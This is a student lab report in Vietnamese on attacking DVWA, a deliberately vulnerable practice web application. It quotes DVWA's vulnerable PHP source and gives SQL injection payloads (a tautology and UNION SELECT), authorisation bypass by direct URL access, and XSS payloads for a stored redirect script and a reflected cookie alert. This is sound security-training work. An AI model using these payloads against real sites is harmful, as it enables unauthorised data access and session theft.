BÁO CÁO LAB 1

Môn: An toàn mạng máy tính nâng cao

GVTH: Đỗ Thị Phương Uyên

Sinh viên thực hiện	**Sinh viên 1** MSSV: 21521182 Họ tên: Nguyễn Đại Nghĩa **Sinh viên 2** MSSV: 21521295 Họ tên: Phạm Hoàng Phúc **Sinh viên 3** MSSV: 21521848 Họ tên: Hoàng Gia Bảo **Sinh viên 4** MSSV: 21521386 Họ tên: Lê Xuân Sơn
Lớp	**NT534.O21.ATCL.1**
Tổng thời gian thực hiện Lab trung bình	
Phân chia công việc *(nếu là nhóm)*	**[Sinh viên 1]**: Làm 3 loại tấn công XSS **[Sinh viên 2]**: Làm SQL Injection, Authorisation Bypass (easy, medium) **[Sinh viên 3]:** Làm các phần medium còn lại **[Sinh viên 4]:** Demo ModSecurity
Link Video thực hiện *(nếu có yêu cầu)*	

Ý kiến *(nếu có)* *+ Khó khăn gặp phải* *+ Đề xuất, góp ý…*	
Điểm tự đánh giá *(bắt buộc)*	9.5 /**10**

Task: Thực hiện các tấn công khác trên DVWA

SQL Injection

- **EASY**


SQL Injection là một kỹ thuật lợi dụng những lỗ hổng về câu truy vấn của các ứng dụng. Được thực hiện bằng cách chèn thêm một đoạn SQL để làm sai lệnh đi câu truy vấn ban đầu, từ đó có thể khai thác dữ liệu từ database.

Dưới đây là câu truy vấn trong ứng dụng mục tiêu:

vulnerabilities/sqli/source/low.php

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . (

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
```

Dựa vào câu query trên, ứng dụng sẽ hiển thị first_name và last_name của người dùng dựa theo user_id do người dùng nhập vào




Nếu như ta nhập vào trường input một đoạn lệnh SQL độc hại như %' or '0' = '0

thì câu query trên sẽ trở thành:

SELECT first_name, last_name FROM users WHERE user_id = '%' or '0' ='0'

Vì 0 = 0 là điều luôn đúng nên điều kiện của WHERE sẽ luôn thỏa mãn. Khi đó ứng dụng sẽ hiển thị ra tất cả first_name và last_name mà không quan tâm user_id



- **MEDIUM**

Phân tích mã nguồn :

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->lastErrorMsg();
            }
            break;
    }
}
```

Trong mã PHP được cung cấp, biến $id được lấy từ $_POST['id'] mà không có bất kỳ kiểm tra hoặc xử lý đặc biệt nào.

Điều này mở cửa cho việc chèn các chuỗi SQL bất hợp pháp trực tiếp vào truy vấn.

⇨ Không kiểm tra đầu vào

Mã đã sử dụng mysqli_real_escape_string để tránh lỗi SQL injection. Tuy nhiên, trong trường hợp này, việc này không hoạt động hiệu quả do cách thức thực thi truy vấn.

Dòng $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id); chỉ escape các ký tự đặc biệt trong chuỗi $id, nhưng không ngăn chặn việc thêm các câu truy vấn SQL phức tạp như UNION SELECT.


⇨ Chúng ta sẽ sử dụng UNION SELECT

Biến $id không được sử dụng trong truy vấn bằng cách nào khác ngoài việc nối trực tiếp vào câu truy vấn.


⇨ Tạo điều kiện cho người dùng độc hại chèn các câu lệnh SQL vào chuỗi $id

Triển khai :

Vì input của web chỉ có lựa chọn trên thanh cuộn nên ở đây chúng ta sẽ F12 để thay đổi value id của nó thử



Kết quả :




Authorisation bypass

- **EASY**


Authorization bypass là một lỗ hổng bảo mật trong hệ thống xác thực và ủy quyền, cho phép một người dùng không có quyền có thể truy cập vào các tài nguyên hoặc chức năng cụ thể của ứng dụng hoặc hệ thống.

Trang dưới đây chỉ có thể truy cập bằng tài khoản admin:




Khi đăng nhập bằng tài khoản thường, ví dụ như gordonb / abc123, ta sẽ không thấy mục Authorisation Bypass

Quay lại tài khoản admin, quan sát URL, ta thấy đoạn /authbypass/



Nếu thêm đoạn này vào URL của tài khoản gordonb, ta có thể truy cập vào trang Authorisation Bypass



- **MEDIUM**

Phân tích mã nguồn :

```php
<?php
/*

Only the admin user is allowed to access this page.

Have a look at these two files for possible vulnerabilities:

* vulnerabilities/authbypass/get_user_data.php
* vulnerabilities/authbypass/change_user_details.php

*/

if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```


Ta thấy bên web đã bắt đầu kiểm tra có phải là admin hay không, như vậy bypass như ở lv easy là không thể thực hiện lại

Sử dụng BurpSuite để phân tích

Đây là những gì ta thấy khi trình duyệt login với user admin , và truy cập vào authorisation, ta có thể thấy sau khi gọi đến trang như ở level easy thì browser đã gọi thêm 1 đường dẫn khác là

/DVWA/vulnerabilities/authbypass/get_user_data.php


Ta thử kiểm tra đường dẫn này xem có chống bypass hay không




⇨ **Như vậy ta đã vượt quyền và xem được dữ liệu**

XSS (Stored)

Đầu tiên là em sẽ thử nhập vào như bao users bình thường khác:



Tiếp đến sẽ là nhập vào câu lệnh để chuyển hướng người dùng sang web khác, em sử dụng câu lệnh "<script>window.location="http://alo.com";</script>" như sau:




Kết quả nhận được như sau:

Bất kể khi nào nhấp vào trang XSS (Stored) thì đều bị chuyển hướng đi sang trang web trên.

XSS (Reflected)

- **EASY**


Đầu tiên là em sẽ thử nhập vào như user bình thường:



Có thể dễ dàng nhìn thấy ở trên url có giá trị "Nghia" cho trường name, từ đó có thể suy ra được là có thể chèn trực tiếp giá trị từ url vào nội dung trang.

Vì thế em sẽ chèn đoạn mã sau vào "<script>alert(document.cookie);</script>", để lấy dữ liệu cookie của trang.

Kết quả nhận được như sau:



- **MEDIUM**

Phân tích mã nguồn :


```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

